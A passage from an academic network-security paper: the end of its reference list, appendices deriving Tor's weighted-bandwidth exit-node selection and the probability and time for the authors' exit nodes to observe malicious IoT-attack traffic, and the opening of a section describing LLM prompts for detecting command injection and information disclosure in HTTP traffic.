[3] Manos Antonakakis, Tim April, Michael D. Bailey, Matt Bernhard, Elie Bursztein, Jaime Cochran, Zakir Durumeric, J. Alex Halderman, Luca Invernizzi, Michalis Kallitsis, Deepak Kumar, Chaz Lever, Zane Ma, Joshua Mason, Damian Menscher, Chad Seaman, Nick Sullivan, Kurt Thomas, and Yi Zhou. Understanding the mirai botnet. In Engin Kirda and Thomas Ristenpart, editors, *26th USENIX Security Symposium, USENIX Security 2017, Vancouver, BC, Canada, August 16-18, 2017*, pages 1093–1110. USENIX Association, 2017. URL https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/antonakakis.

[4] Daniel Arp, Erwin Quiring, Feargus Pendlebury, Alexander Warnecke, Fabio Pierazzi, Christian Wressnegger, Lorenzo Cavallaro, and Konrad Rieck. Dos and don'ts of machine learning in computer security. In Kevin R. B. Butler and Kurt Thomas, editors, *31st USENIX Security Symposium, USENIX Security 2022, Boston, MA, USA, August 10-12, 2022*, pages 3971–3988. USENIX Association, 2022. URL https://www.usenix.org/conference/usenixsecurity22/presentation/arp.

[5] Alireza Bahramali, Ardavan Bozorgi, and Amir Houmansadr. Realistic website fingerprinting by aug-

menting network traces. In Weizhi Meng, Christian Damsgaard Jensen, Cas Cremers, and Engin Kirda, editors, *Proceedings of the 2023 ACM SIGSAC Conference on Computer and Communications Security, CCS 2023, Copenhagen, Denmark, November 26-30, 2023*, pages 1035–1049. ACM, 2023. doi: 10.1145/3576915.3616639. URL https://doi.org/10.1145/3576915.3616639.

[6] Michael D. Bailey, David Dittrich, Erin Kenneally, and Douglas Maughan. The menlo report. *IEEE Secur. Priv.*, 10(2):71–75, 2012. doi: 10.1109/MSP.2012.52. URL https://doi.org/10.1109/MSP.2012.52.

[7] Jacob Baines. Xiongmai IoT Exploitation. https://vuln check.com/blog/xiongmai-iot-exploitation, 2022.

[8] Paul Barford and Vinod Yegneswaran. An inside look at botnets. In Mihai Christodorescu, Somesh Jha, Douglas Maughan, Dawn Song, and Cliff Wang, editors, *Malware Detection*, volume 27 of *Advances in Information Security*, pages 171–191. Springer, 2007. doi: 10.1007/978-0-387-44599-1\_8. URL https://doi.org/10.1007/978-0-387-44599-1_8.

[9] Diogo Barradas, Nuno Santos, Luís Rodrigues, Salvatore Signorello, Fernando M. V. Ramos, and André Madeira. Flowlens: Enabling efficient flow classification for ml-based network security applications. In *28th Annual Network and Distributed System Security Symposium, NDSS 2021, virtually, February 21-25, 2021*. The Internet Society, 2021. URL https://www.ndss-symposium.org/ndss-paper/flowlens-enabling-efficient-flow-classification-for-ml-based-network-security-applications/.

[10] Bosch. Security and safety worldwide | Bosch Security and Safety Systems I Middle East. https://commerce.boschsecurity.com/, 2024.

[11] Tom B. Brown, Benjamin Mann, Nick Ryder, Melanie Subbiah, Jared Kaplan, Prafulla Dhariwal, Arvind Neelakantan, Pranav Shyam, Girish Sastry, Amanda Askell, Sandhini Agarwal, Ariel Herbert-Voss, Gretchen Krueger, Tom Henighan, Rewon Child, Aditya Ramesh, Daniel M. Ziegler, Jeffrey Wu, Clemens Winter, Christopher Hesse, Mark Chen, Eric Sigler, Mateusz Litwin, Scott Gray, Benjamin Chess, Jack Clark, Christopher Berner, Sam McCandlish, Alec Radford, Ilya Sutskever, and Dario Amodei. Language models are few-shot learners. In Hugo Larochelle, Marc'Aurelio Ranzato, Raia Hadsell, Maria-Florina Balcan, and Hsuan-Tien Lin, editors, *Advances in Neural Information Processing Systems 33: Annual Conference on Neural Information Processing Systems 2020, NeurIPS 2020, December 6-12, 2020, virtual*, 2020. URL https://proceedings.neurips.cc/paper/2020/hash/1457c0d6bfcb4967418bfb8ac142f64a-Abstract.html.

[12] Cisco. Umbrella Popularity List. http://s3-us-west-1.amazonaws.com/umbrella-static/index.html, 2024.

[13] The Software Freedom Conservancy. BusyBox. https://www.busybox.net/, 2024.

[14] The MITRE Corporation. CVE Website. https://www.cve.org/, 2024.

[15] Fan Dang, Zhenhua Li, Yunhao Liu, Ennan Zhai, Qi Alfred Chen, Tianyin Xu, Yan Chen, and Jingyu Yang. Understanding fileless attacks on linux-based iot devices with honeycloud. In Junehwa Song, Minkyong Kim, Nicholas D. Lane, Rajesh Krishna Balan, Fahim Kawsar, and Yunxin Liu, editors, *Proceedings of the 17th Annual International Conference on Mobile Systems, Applications, and Services, MobiSys 2019, Seoul, Republic of Korea, June 17-21, 2019*, pages 482–493. ACM, 2019. doi: 10.1145/3307334.3326083. URL https://doi.org/10.1145/3307334.3326083.

[16] National Vulnerability Database. NVD - Vulnerability Metrics. https://nvd.nist.gov/vuln-metrics/, 2024.

[17] National Vulnerability Database. NVD - Home. https://nvd.nist.go/, 2024.

[18] Priyanka Dodia, Mashael AlSabah, Omar Alrawi, and Tao Wang. Exposing the rat in the tunnel: Using traffic analysis for tor-based malware detection. In Heng Yin, Angelos Stavrou, Cas Cremers, and Elaine Shi, editors, *Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security, CCS 2022, Los Angeles, CA, USA, November 7-11, 2022*, pages 875–889. ACM, 2022. doi: 10.1145/3548606.3560604. URL https://doi.org/10.1145/3548606.3560604.

[19] Abhimanyu Dubey, Abhinav Jauhri, Abhinav Pandey, Abhishek Kadian, Ahmad Al-Dahle, Aiesha Letman, Akhil Mathur, Alan Schelten, Amy Yang, Angela Fan, Anirudh Goyal, Anthony Hartshorn, Aobo Yang, Archi Mitra, Archie Sravankumar, Artem Korenev, Arthur Hinsvark, Arun Rao, Aston Zhang, Aurélien Rodriguez, Austen Gregerson, Ava Spataru, Baptiste Rozière, Bethany Biron, Binh Tang, Bobbie Chern, Charlotte Caucheteux, Chaya Nayak, Chloe Bi, Chris Marra, Chris McConnell, Christian Keller, Christophe Touret, Chunyang Wu, Corinne Wong, Cristian Canton Ferrer, Cyrus Nikolaidis, Damien Allonsius, Daniel Song,

Danielle Pintz, Danny Livshits, David Esiobu, Dhruv Choudhary, Dhruv Mahajan, Diego Garcia-Olano, Diego Perino, Dieuwke Hupkes, Egor Lakomkin, Ehab AlBadawy, Elina Lobanova, Emily Dinan, Eric Michael Smith, Filip Radenovic, Frank Zhang, Gabriel Synnaeve, Gabrielle Lee, Georgia Lewis Anderson, Graeme Nail, Grégoire Mialon, Guan Pang, Guillem Cucurell, Hailey Nguyen, Hannah Korevaar, Hu Xu, Hugo Touvron, Iliyan Zarov, Imanol Arrieta Ibarra, Isabel M. Kloumann, Ishan Misra, Ivan Evtimov, Jade Copet, Jaewon Lee, Jan Geffert, Jana Vranes, Jason Park, Jay Mahadeokar, Jeet Shah, Jelmer van der Linde, Jennifer Billock, Jenny Hong, Jenya Lee, Jeremy Fu, Jianfeng Chi, Jianyu Huang, Jiawen Liu, Jie Wang, Jiecao Yu, Joanna Bitton, Joe Spisak, Jongsoo Park, Joseph Rocca, Joshua Johnstun, Joshua Saxe, Junteng Jia, Kalyan Vasuden Alwala, Kartikeya Upasani, Kate Plawiak, Ke Li, Kenneth Heafield, Kevin Stone, and et al. The llama 3 herd of models. *CoRR*, abs/2407.21783, 2024. doi: 10.48550/ARXIV.2407.21783. URL https://doi.org/10.48550/arXiv.2407.21783.

[20] duyet. Bruteforce Database - Password Dictionaries. https://github.com/duyet/bruteforce-database/, 2024.

[21] Sead Fadilpašić. Cloud data breaches are becoming a serious threat for businesses everywhere. https://www.techradar.com/pro/security/cloud-data-breaches-are-becoming-a-serious-threat-for-businesses-everywhere, 2024.

[22] Xuan Feng, Qiang Li, Haining Wang, and Limin Sun. Acquisitional rule-based engine for discovering internet-of-thing devices. In William Enck and Adrienne Porter Felt, editors, *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018*, pages 327–341. USENIX Association, 2018. URL https://www.usenix.org/conference/usenixsecurity18/presentation/feng.

[23] FOFA. FOFA Search Engine. https://fofa.info/, 2024.

[24] Forbes. Confirmed: 2 Billion Records Exposed In Massive Smart Home Device Breach. https://www.forbes.com/sites/daveywinder/2019/07/02/confirmed-2-billion-records-exposed-in-massive-smart-home-device-breach/, 2019.

[25] Chuanpu Fu, Qi Li, Meng Shen, and Ke Xu. Frequency domain feature based robust malicious traffic detection. *IEEE/ACM Trans. Netw.*, 31(1):452–467, 2023. doi: 10.1109/TNET.2022.3195871. URL https://doi.org/10.1109/TNET.2022.3195871.

[26] Google. Custom Search JSON API. https://developers.google.com/custom-search/v1/overview, 2024.

[27] Harm Griffioen, Kris Oosthoek, Paul van der Knaap, and Christian Doerr. Scan, test, execute: Adversarial tactics in amplification ddos attacks. In Yongdae Kim, Jong Kim, Giovanni Vigna, and Elaine Shi, editors, *CCS '21: 2021 ACM SIGSAC Conference on Computer and Communications Security, Virtual Event, Republic of Korea, November 15 - 19, 2021*, pages 940–954. ACM, 2021. doi: 10.1145/3460120.3484747. URL https://doi.org/10.1145/3460120.3484747.

[28] Hacker News. Command injection and backdoor account in D-Link NAS devices. https://news.ycombinator.com/item?id=39960107, 2024.

[29] Hashmob. Password Recovery Community. https://hashmob.net/resources/hashmob, 2024.

[30] hugging quants. Meta-Llama-3.1-70B-Instruct-AWQ-INT4. https://huggingface.co/hugging-quants/Meta-Llama-3.1-70B-Instruct-AWQ-INT4, 2024.

[31] IPinfo. Trusted IP Data Provider, from IPv6 to IPv4 . https://ipinfo.io/, 2024.

[32] IPVM. Who OEMs Dahua? https://ipvm.com/discussions/who-oems-dahua/, 2017.

[33] IPVM. Who OEMs Hikvision? https://ipvm.com/discussions/who-oems-hikvision/, 2017.

[34] IPVM. Who OEMs TVT? https://ipvm.com/discussions/who-oems-tvt, 2020.

[35] Ziwei Ji, Nayeon Lee, Rita Frieske, Tiezheng Yu, Dan Su, Yan Xu, Etsuko Ishii, Yejin Bang, Andrea Madotto, and Pascale Fung. Survey of hallucination in natural language generation. *ACM Comput. Surv.*, 55(12): 248:1–248:38, 2023. doi: 10.1145/3571730. URL https://doi.org/10.1145/3571730.

[36] Patrick S. H. Lewis, Ethan Perez, Aleksandra Piktus, Fabio Petroni, Vladimir Karpukhin, Naman Goyal, Heinrich Küttler, Mike Lewis, Wen-tau Yih, Tim Rocktäschel, Sebastian Riedel, and Douwe Kiela. Retrieval-augmented generation for knowledge-intensive NLP tasks. In Hugo Larochelle, Marc'Aurelio Ranzato, Raia Hadsell, Maria-Florina Balcan, and Hsuan-Tien Lin, editors, *Advances in Neural Information Processing Systems 33: Annual Conference on Neural Information Processing Systems 2020, NeurIPS 2020, December 6-12, 2020, virtual*, 2020. URL https://proceedings.neurips.cc/paper/2020/hash/6b493230205f780e1bc26945df7481e5-Abstract.html.

[37] Zhen Ling, Junzhou Luo, Kui Wu, Wei Yu, and Xinwen Fu. Torward: Discovery, blocking, and traceback of malicious traffic over tor. *IEEE Trans. Inf. Forensics Secur.*, 10(12):2515–2530, 2015. doi: 10.1109/TIFS.2015.2465934. URL https://doi.org/10.1109/TIFS.2015.2465934.

[38] Lockheed Martin. Cyber Kill Chain. https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html, 2024.

[39] MaxMind. GeoIP Databases. https://www.maxmind.com/en/geoip-databases/, 2024.

[40] Yisroel Mirsky, Tomer Doitshman, Yuval Elovici, and Asaf Shabtai. Kitsune: An ensemble of autoencoders for online network intrusion detection. In *25th Annual Network and Distributed System Security Symposium, NDSS 2018, San Diego, California, USA, February 18-21, 2018*. The Internet Society, 2018. URL https://www.ndss-symposium.org/wp-content/uploads/2018/02/ndss2018_03A-3_Mirsky_paper.pdf.

[41] Cristian Munteanu, Said Jawad Saidi, Oliver Gasser, Georgios Smaragdakis, and Anja Feldmann. Fifteen months in the life of a honeyfarm. In Marie-José Montpetit, Aris Leivadeas, Steve Uhlig, and Mobin Javed, editors, *Proceedings of the 2023 ACM on Internet Measurement Conference, IMC 2023, Montreal, QC, Canada, October 24-26, 2023*, pages 282–296. ACM, 2023. doi: 10.1145/3618257.3624826. URL https://doi.org/10.1145/3618257.3624826.

[42] Tor Project. Consensus health. https://consensus-health.torproject.org/, 2024.

[43] Tor Project. Tor Project | Anonymity Online. https://www.torproject.org/, 2024.

[44] Tor Project. Tor Specifications. https://spec.torproject.org/index.html/, 2024.

[45] Reddit. Backdoor discovered for old D-Link NAS appliances. https://www.reddit.com/r/homelab/comments/1by68j8/backdoor_discovered_for_old_dlink_nas_appliances/, 2024.

[46] Matthew Remacle. CVE-2024-3273: D-Link NAS RCE Exploited in the Wild GreyNoise Blog. https://www.greynoise.io/blog/cve-2024-3273-d-link-nas-rce-exploited-in-the-wild, 2024.

[47] Reolink. Reolink Official: Security Cameras and Systems for Home. https://reolink.com/, 2024.

[48] Seagate. Seagate Security Advisories. https://www.seagate.com/cn/zh/support/security/, 2025.

[49] Payap Sirinam, Mohsen Imani, Marc Juarez, and Matthew Wright. Deep fingerprinting: Undermining website fingerprinting defenses with deep learning. In David Lie, Mohammad Mannan, Michael Backes, and XiaoFeng Wang, editors, *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, CCS 2018, Toronto, ON, Canada, October 15-19, 2018*, pages 1928–1943. ACM, 2018. doi: 10.1145/3243734.3243768. URL https://doi.org/10.1145/3243734.3243768.

[50] Jake Snell, Kevin Swersky, and Richard S. Zemel. Prototypical networks for few-shot learning. In Isabelle Guyon, Ulrike von Luxburg, Samy Bengio, Hanna M. Wallach, Rob Fergus, S. V. N. Vishwanathan, and Roman Garnett, editors, *Advances in Neural Information Processing Systems 30: Annual Conference on Neural Information Processing Systems 2017, December 4-9, 2017, Long Beach, CA, USA*, pages 4077–4087, 2017. URL https://proceedings.neurips.cc/paper/2017/hash/cb8da6767461f2812ae4290eac7cbc42-Abstract.html.

[51] statista. Internet of Things - Worldwide. https://www.statista.com/outlook/tmo/internet-of-things/worldwide, 2024.

[52] EMQX Team. Google Cloud IoT Core is Shutting Down: How to Migrate. https://www.emqx.com/en/blog/why-emqx-is-your-best-google-cloud-iot-core-alternative, 2023.

[53] Netfilter Core Team. The netfilter/iptables project. https://netfilter.org/, 2024.

[54] TEAM82. Akuvox Smart Intercom Vulnerabilities Leave Privacy Ajar. https://claroty.com/team82/blog/akuvox-smart-intercom-vulnerabilities-leave-privacy-ajar, 2023.

[55] TheBloke. Llama-2-70B-Chat-GPTQ. https://huggingface.co/TheBloke/Llama-2-70B-Chat-GPTQ/, 2023.

[56] TheVerge. Nest is permanently disabling the Revolv smart home hub. https://www.theverge.com/2016/4/4/11362928/google-nest-revolv-shutdown-smart-home-products, 2016.

[57] Bill Toulas. Over 92,000 exposed D-Link NAS devices have a backdoor account. https://www.bleepingcomputer.com/news/security/over-92-000-exposed-d-link-nas-devices-have-a-backdoor-account, 2024.

[58] Hugo Touvron, Louis Martin, Kevin Stone, Peter Albert, Amjad Almahairi, Yasmine Babaei, Nikolay Bashlykov, Soumya Batra, Prajjwal Bhargava, Shruti Bhosale, Dan Bikel, Lukas Blecher, Cristian Canton-Ferrer, Moya Chen, Guillem Cucurull, David Esiobu, Jude Fernandes, Jeremy Fu, Wenyin Fu, Brian Fuller, Cynthia Gao, Vedanuj Goswami, Naman Goyal, Anthony Hartshorn, Saghar Hosseini, Rui Hou, Hakan Inan, Marcin Kardas, Viktor Kerkez, Madian Khabsa, Isabel Kloumann, Artem Korenev, Punit Singh Koura, Marie-Anne Lachaux, Thibaut Lavril, Jenya Lee, Diana Liskovich, Yinghai Lu, Yuning Mao, Xavier Martinet, Todor Mihaylov, Pushkar Mishra, Igor Molybog, Yixin Nie, Andrew Poulton, Jeremy Reizenstein, Rashi Rungta, Kalyan Saladi, Alan Schelten, Ruan Silva, Eric Michael Smith, Ranjan Subramanian, Xiaoqing Ellen Tan, Binh Tang, Ross Taylor, Adina Williams, Jian Xiang Kuan, Puxin Xu, Zheng Yan, Iliyan Zarov, Yuchen Zhang, Angela Fan, Melanie Kambadur, Sharan Narang, Aurélien Rodriguez, Robert Stojnic, Sergey Edunov, and Thomas Scialom. Llama 2: Open foundation and fine-tuned chat models. *CoRR*, abs/2307.09288, 2023. doi: 10.48550/ARXIV.2307.09288. URL https://doi.org/10.48550/arXiv.2307.09288.

[59] TP-Link. WiFi Networking Equipment for Home. https://www.tp-link.com/, 2024.

[60] turboderp. ExLlama. https://github.com/turboderp/exllama/, 2023.

[61] VulDB. Vulnerability Database. https://vuldb.com/, 2024.

[62] Wikipedia contributors. Intrusion detection system evasion techniques — Wikipedia, the free encyclopedia, 2023. URL https://en.wikipedia.org/w/index.php?title=Intrusion_detection_system_evasion_techniques&oldid=1169562664. [Online; accessed 8-January-2025].

[63] Al Williams. Best Buy's IoT Goes Dark, Leaving Some "Smart" Products Dumbfounded. https://hackaday.com/2019/11/14/best-buys-iot-goes-dark-leaving-some-smart-products-dumbfounded/, 2019.

[64] X. Home / X. https://x.com/home/, 2024.

[65] xyyangkun. python-dvr. https://github.com/xyyangkun/python-dvr, 2018.

[66] Yifan Yao, Jinhao Duan, Kaidi Xu, Yuanfang Cai, Zhibo Sun, and Yue Zhang. A survey on large language model (llm) security and privacy: The good, the bad, and the ugly. *High-Confidence Computing*, page 100211, 2024.

# Appendices

## A  Tor Source Code Analysis

We conducted a theoretical analysis of the Tor source code. First, we derived the Tor weighted bandwidth algorithm from the latest Tor source code (Appendix A.1). Next, we determined the probability that a malicious Tor client would select our nodes as exits in its circuits, based on the weighted bandwidth (Appendix A.2). Finally, we estimated the time required for various types of malicious traffic to traverse through our nodes (Appendix A.3).

### A.1  Tor Weighted Bandwidth Algorithm

**Table 7:** Tor notations.

| Notation | Explanation |
|---|---|
| $B$ | the total bandwidth of all Tor nodes |
| $B_e$ | the total bandwidth of pure entry nodes |
| $B_n$ | the total bandwidth of neither entry nor exit (N-EE) nodes |
| $B_d$ | the total bandwidth of both entry and exit (EE) nodes |
| $B_x$ | the total bandwidth of pure exit nodes |
| $W_{ed}$ | the weight for choosing an EE node as the entry node |
| $W_{nd}$ | the weight for choosing an EE node as the middle node |
| $W_{xd}$ | the weight for choosing an EE node as the exit node |
| $W_{nx}$ | the weight for choosing a pure exit node as the middle node |
| $W_{ne}$ | the weight for choosing a pure entry node as the middle node |
| $W_{ee}$ | the weight for choosing a pure entry node as the entry node |
| $W_{xx}$ | the weight for choosing a pure exit node as the exit node |

According to Tor directory protocol [44], the bandwidth of entry nodes, middle nodes, and exit nodes should be as equally distributed as possible in order to balance the bandwidth in the Tor network. Thus, the four types of onion nodes, i.e., pure entry nodes, pure exit nodes, EE nodes, and N-EE nodes, should be evenly distributed into these three groups. To this end, a weight bandwidth approach is designed. Table 7 illustrates all of the used notations. The bandwidth of entry nodes that consists of pure entry nodes and EE nodes can be denoted as $W_{ee} * B_e + W_{ed} * B_d$. The bandwidth of middle nodes that comprise all four types of nodes can be denoted as $B_n + W_{ne} * B_e + W_{nd} * B_d + W_{nx} * B_x$. The bandwidth of exit nodes that is composed of pure exit nodes and EE nodes can be denoted as $W_{xx} * B_x + W_{xd} * B_d$. To balance the bandwidth of entry, middle, and exit nodes, we can have

$$B_n + W_{ne} * B_e + W_{nd} * B_d = W_{ee} * B_e + W_{ed} * B_d \quad (1)$$
$$W_{xx} * B_x + W_{xd} * B_d = W_{ee} * B_e + W_{ed} * B_d \quad (2)$$

Moreover, we have

$$W_{ed} * B_d + W_{nd} * B_d + W_{xd} * B_d = B_d \quad (3)$$
$$W_{ee} * B_e + W_{ne} * B_e = B_e \quad (4)$$
$$W_{xx} * B_x + W_{nx} * B_x = B_x \quad (5)$$

Now we have 5 equations and 7 unknown weights. To derive the weight values, Tor designer adds two more constraints in terms of three distinct cases of network load.

In **Case 1**, if the bandwidth of N-EE nodes is scarce, i.e., $B_e \geqslant B/3$ and $B_x \geqslant B/3$, the bandwidth of EE nodes should be evenly assigned to entry, middle, and exit nodes, that is,

$$W_{ed} = W_{nd} = W_{xd} = 1/3 \tag{6}$$

Then we have 5 equations and 4 left unknown weights. The solution of these equations is as below

$$W_{xx} = (B_e + B_n + B_x)/(3*B_x) \tag{7}$$
$$W_{nx} = 1 - W_{xx} \tag{8}$$
$$W_{ne} = (2*B_e - B_x - B_n)/(3*B_e) \tag{9}$$
$$W_{ee} = 1 - W_{ne} \tag{10}$$

In **Case 2**, if the bandwidth of both exit and entry nodes is scarce, i.e., $B_e < B/3$ and $B_x < B/3$, we will have two subcases, i.e., Case 2a and Case 2b. Denote $R$ as the more scarce bandwidth between entry and exit nodes. Denote $S$ as the less scarce bandwidth between entry and exit nodes. To determine whether EE nodes should be used as the more scarce nodes, the load balance algorithm considers if the sum of more scarce bandwidth and total bandwidth of EE nodes is more or less than the less scarce bandwidth, i.e., $R + B_d < S$ or $R + B_d \geqslant S$.

In **Case 2a**, if $R + B_d < S$, all of the EE nodes will be used as the more scarce nodes and N -EE nodes will not be used as middle nodes any more. Then we can have

$$W_{ee} = W_{xx} = 1 \tag{11}$$
$$W_{ne} = W_{nx} = W_{nd} = 0 \tag{12}$$
$$W_{xd} = 1, W_{ed} = 0 \, (B_x < B_e) \tag{13}$$
$$\text{or } W_{xd} = 0, W_{ed} = 1 \, (B_x \geqslant B_e) \tag{14}$$

In **Case 2b**, if $R + B_d \geqslant S$, we will have three more subcases in terms of the condition of bandwidth of middle nodes, i.e., $B_n \leqslant B/3, B_n > B/3$, or getting negative weights.

In **Case 2b1**, if the bandwidth of middle nodes is scarce as well, i.e., $B_n \leqslant B/3$, EE nodes will be used as entry, exit and middle nodes and some exit nodes will be employed as middle nodes. Then we can derive the solution as follows

$$W_{xx} = (B_x - B_e + B_n)/B_x \tag{15}$$
$$W_{xd} = (B_d - 2*B_x + 4*B_e - 2*B_n)/(3*B_d) \tag{16}$$
$$W_{nx} = (B_e - B_n)/B_x \tag{17}$$
$$W_{ne} = 0, W_{ee} = 1 \tag{18}$$
$$W_{nd} = W_{ed} = (1 - W_{xd})/2 \tag{19}$$

In **Case 2b2**, if we derive negative weights, it indicates that both entry and exit nodes are scarce. Consequently, N-EE

nodes are not employed as middle nodes, i.e., $W_{ee} = W_{xx} = 1$. Then we have

$$W_{ee} = W_{xx} = 1, W_{ne} = W_{nx} = 0 \tag{20}$$
$$W_{xd} = (B_d - 2*B_x + B_e + B_n)/(3*B_d) \tag{21}$$
$$W_{nd} = (B_d - 2*B_n + B_e + B_x)/(3*B_d) \tag{22}$$
$$W_{ed} = 1 - W_{xd} - W_{nd} \tag{23}$$

In **Case 2b3**, if the bandwidth of middle nodes is sufficient, i.e., $B_n > B/3$, EE nodes can be used as either entry or exit nodes. Thus, we can have

$$W_{ee} = W_{xx} = 1, W_{ne} = W_{nx} = W_{nd} = 0 \tag{24}$$
$$W_{xd} = (B_d - 2*B_x + B_e + B_n)/(3*B_d) \tag{25}$$
$$W_{ed} = 1 - W_{xd} \tag{26}$$

In **Case 3**, if either entry nodes or exit nodes are scarce, i.e., $B_e < B/3$ or $B_x < B/3$, the EE nodes will be employed as the scarce class, i.e., $W_{ed} = 1$ or $W_{xd} = 1$. Then we have two subcases to determine if $S + B_d < B/3$ or $S + B_d \geqslant B/3$. According to the distinct scarce class, each subcases can be further divided into two subcases.

In **Case 3a1**, if $S + B_d < B/3$ and the bandwidth of entry nodes is more scarce, i.e., $B_e < B_x$, the solution can be

$$W_{ee} = W_{ed} = 1, W_{nd} = W_{xd} = W_{ne} = 0 \tag{27}$$
$$W_{xx} = 1 - W_{nx} \tag{28}$$
$$W_{nx} = 0 \, (B_x < B_n)$$
$$\text{or } W_{nx} = (B_x - B_n)/(2*B_x) \, (B_x \geqslant B_n) \tag{29}$$

In **Case 3a2**, if $S + B_d < B/3$ and the bandwidth of exit nodes is more scarce, i.e., $B_e \geqslant B_x$, the solution can be

$$W_{xx} = W_{xd} = 1, W_{nd} = W_{ed} = W_{nx} = 0 \tag{30}$$
$$W_{ee} = 1 - W_{ne} \tag{31}$$
$$W_{ne} = 0 \, (B_e < B_n)$$
$$\text{or } W_{ne} = (B_e - B_n)/(2*B_e) \, (B_e \geqslant B_n) \tag{32}$$

In **Case 3b1**, if $S + B_d \geqslant B/3$ and the bandwidth of entry nodes is more scarce, i.e., $B_e < B_x$, we can have

$$W_{ee} = 1, W_{ne} = 0 \tag{33}$$
$$W_{ed} = (B_d - 2*B_e + B_x + B_n)/(3*B_d) \tag{34}$$
$$W_{xx} = (B_x + B_n)/(2*B_x) \tag{35}$$
$$W_{nx} = 1 - W_{xx} \tag{36}$$
$$W_{xd} = W_{nd} = (1 - W_{ed})/2 \tag{37}$$

In **Case 3b2**, if $S + B_d \geqslant B/3$ and the bandwidth of exit nodes is more scarce, i.e., $B_e \geqslant B_x$, we can have

$$W_{xx} = 1, W_{nx} = 0 \qquad (38)$$
$$W_{xd} = (B_d - 2*B_x + B_e + B_n)/(3*B_d) \qquad (39)$$
$$W_{ee} = (B_e + B_n)/(2*B_e) \qquad (40)$$
$$W_{ne} = 1 - W_{ee} \qquad (41)$$
$$W_{ed} = W_{nd} = (1 - W_{xd})/2 \qquad (42)$$

## A.2 Chosen Probability Derivation

We assume that a malicious Tor client will create a three-hop circuit to relay traffic through the exit node to attack cloudless IoT devices. If our exit nodes are selected by the malicious Tor client, TORCHLIGHT can detect this traffic.

Tor uses a weighted bandwidth exit selection algorithm to choose an exit node. The latest Tor weighted bandwidth algorithm is detailed in Appendix A.1. Let our exit node set be denoted as $e = \{e_1, e_2, \cdots, e_i, e_{i+1}, \cdots, e_n\}$, where $e_i$ is the $i^{th}$ exit node and $n$ is the total number of our exit nodes. Correspondingly, let $b = \{b_1, b_2, \cdots, b_i, b_{i+1}, \cdots, b_n\}$ be the original bandwidth of our exit nodes, where $b_i$ is the original bandwidth of the exit node $b_i$. Tor nodes can be classified into four categories based on their flags: pure entry nodes, pure exit nodes, both entry and exit nodes (denoted as EE nodes), and neither entry nor exit nodes (denoted as N-EE nodes), whose original bandwidth is denoted as $B_e$, $B_x$, $B_d$, and $B_n$ respectively. Moreover, denote the original bandwidth of all Tor nodes as $B$. Then, the probability that a malicious Tor client selects one of our nodes as the exit node in its circuit can be calculated with,

$$P(b_i) = \frac{b_i \cdot W_{xx}}{B_x \cdot W_{xx} + B_d \cdot W_{xd}} \qquad (43)$$

where $P(b_i)$ is the probability that our $i^{th}$ exit node ($1 \leqslant i \leqslant n$) is selected as the exit node, $W_{xx}$ is the weight for choosing a pure exit node as the exit node, and $W_{xd}$ is the weight for choosing an EE node as the exit node. The calculation of $W_{xx}$ and $W_{xd}$ is detailed in Appendix A.1. Correspondingly, since each node selection is independent, the probability of not selecting any of our nodes as the exit node is

$$\bar{P}(b) = \prod_{i=1}^{n} (1 - P(b_i)) \qquad (44)$$

Assume malicious Tor clients build several circuits to send malicious traffic through Tor. Denote $c$ as the number of circuits. After creating $c$ circuits, the probability that at least one circuit traverse our exit node, denoted as $P(c)$. Then we have

$$P_c(b) = 1 - (\bar{P}(b))^c = 1 - \left( \prod_{i=1}^{n} (1 - P(b_i)) \right)^c \qquad (45)$$

Hence, we can see that $P_c(b)$ grows as $c$ increases.

## A.3 Observation Time Estimation

Next, we discuss the time required for all types of malicious traffic to pass through our nodes [37]. Let's assume there are $a$ distinct types of malicious traffic totally. And when $c = g$, the probability $P_{c=g}(b)$ equals 100%. Therefore, the average time $Q$ to observe all $a$ types of malicious traffic can be considered as:

$$Q = \max \left\{ E\left(\mathbb{Q}_g^1\right), \ldots, E\left(\mathbb{Q}_g^j\right), \ldots, E\left(\mathbb{Q}_g^a\right) \right\} \qquad (46)$$

where $E\left(\mathbb{Q}_g^j\right)$ is the average time for creating $g$ circuits by the $j^{th}$ type of malicious traffic.

We model the attacker's creation of circuits in the Tor network as independent and identically distributed (i.i.d.), representing it as g Poisson distribution. Let $\mathbb{Q}_1^j$ denote the time to establish the first circuit, and $\mathbb{Q}_l^j$ denote the time to establish the $l^{th}$ circuit. Therefore, the time required for the $j^{th}$ type of malicious traffic to establish $g$ circuits is given by

$$\mathbb{Q}_g^j = Q_1^j + \cdots + Q_l^j + \cdots + Q_g^j \qquad (47)$$

Given that $Q_1^j, \cdots, Q_g^j$ are i.i.d., we have $E\left(Q_l^j\right) = \frac{1}{\lambda_j}$, where $\lambda_j$ represents the average rate at which circuits are created for the $j^{th}$ type of malicious traffic per unit time. Therefore, we have:

$$E\left(\mathbb{Q}_g^j\right) = \frac{g}{\lambda_j} \qquad (48)$$

Therefore, the average time $Q$ required to observe all $a$ types of malicious traffic is given by:

$$Q = \max \left\{ \frac{g}{\lambda_1}, \cdots, \frac{g}{\lambda_l}, \cdots, \frac{g}{\lambda_a} \right\} \qquad (49)$$

From Equation 49, we know that the faster the circuit creation rate, the shorter the average time required to observe malicious traffic. More importantly, if the malicious activites are sufficiently high, different types of malicious traffic will eventually be observed at our exit nodes, given enough time.

## B Attack Detection

In this section, we first introduce prompts designed for attack detection, covering scenarios such as command injection, information disclosure, path traversal, and FTP anomalies (Appendix B.1). Subsequently, we demonstrate the performance of the LLM in detecting these specific types of attacks (Appendix B.2).

## B.1 Attack Detection Prompts

**Command Injection Prompt.** For command injection detection, as shown in Figure 8, HTTP requests are used as input because malicious payloads may be embedded within

them. Then, we prompt the LLM with, "Analyze the following HTTP requests and determine if there is evidence of command injection." The LLM responds with a straightforward "yes" or "no," accompanied by a brief explanation to justify its assessment.

**Information Disclosure Prompt.** For information disclosure detection, as shown in Figure 9, HTTP requests and their corresponding responses are used as input because sensitive data may be inadvertently exposed within the responses. Then, we prompt the LLM with, "Analyze the following HTTP request and its corresponding response. Your objective is to assess whether the traffic demonstrates a general information disclosure vulnerability." The LLM will respond with a "yes" or "no," providing a brief explanation that highlights any exposed device details, credentials, or configuration information that could aid an attacker in reconnaissance or exploitation.

